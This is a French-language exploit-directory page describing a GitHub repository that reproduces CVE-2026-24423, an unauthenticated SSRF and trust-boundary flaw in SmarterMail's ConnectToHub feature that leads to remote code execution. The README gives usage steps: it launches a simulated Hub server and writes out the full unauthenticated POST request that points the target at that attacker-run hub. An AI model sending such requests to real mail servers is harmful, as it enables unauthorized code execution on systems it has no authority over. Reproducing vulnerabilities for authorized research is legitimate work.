
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-24423 — Script de reproduction pour CVE-2026-24423, une violation de frontière de confiance dans SmarterMail ConnectToHub menant à une SSRF et à une potentielle exécution de code à distance. Inclut un serveur Hub simulé et des instructions pour déclencher l'API vulnérable. | Kitploit
Outils/GitHubGitHub/aavamin/cve-2026-24423
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionRed Teaming
GitHubaavamin/cve-2026-24423

CVE-2026-24423

Script de reproduction pour CVE-2026-24423, une violation de frontière de confiance dans SmarterMail ConnectToHub menant à une SSRF et à une potentielle exécution de code à distance. Inclut un serveur Hub simulé et des instructions pour déclencher l'API vulnérable.

Voir le dépôt
9142il y a 9 moisPas encore vérifié
Partager

CVE-2026-24423

# CVE-2026-24423 – Reproduction

> ⚠️ **仅用于安全研究与授权测试 / For security research and authorized testing only**


## 简介(Overview)

本项目用于复现 **CVE-2026-24423** 漏洞。  
该漏洞存在于 **SmarterMail ConnectToHub** 功能中,其根本原因是:

- 管理级接口未进行身份认证  
- 服务端会主动连接用户指定的 Hub(SSRF)  
- 外部 Hub 返回的数据被直接用于本地系统级操作  

该漏洞属于**设计级信任边界破坏(Trust Boundary Violation)**,最终可能导致远程代码执行。

本仓库仅用于**漏洞验证与技术研究**,不用于武器化利用。

使用方法(Usage)

1️⃣ 启动 Hub 模拟服务

Start Hub Simulation Server

python3 cve-2026-24423.py

该脚本将:

  • 监听 80 端口
  • 模拟 SmarterMail Hub 接口
  • 返回包含 SystemMount 配置的 JSON 响应

2️⃣ 触发漏洞接口

Trigger the Vulnerable API

使用 Yakit 或 Burp Suite 发送请求:

POST /api/v1/settings/sysadmin/connect-to-hub HTTP/1.1
Host: ip:port
Content-Type: application/json

{
  "hubAddress": "http://ip",
  "oneTimePassword": "test",
  "nodeName": "victim"
}

该接口无需身份认证 No authentication is required.


3️⃣ 复现失败处理

Troubleshooting

如果漏洞复现失败:

  • 请修改 cve-2026-24423.py 中的 MountPath 参数

4️⃣ 复现结果

Result

当漏洞触发成功时,SmarterMail 将解析 Hub 返回的数据,默认代码仅执行whoami命令。

示例截图 / Example:

result


致谢(Credit)

本项目由ChatGPT 完成。

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    696
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    499
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    396
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    340
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    258
  • 6

    antifox

    antifox-ai/antifox

    Plateforme de test d'intrusion autonome multi-agents par IA qui exécute la reconnaissance, la découverte de la surface d'attaque, la validation de l'exploitation et la livraison de rapports étayés par des preuves.

    257

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →






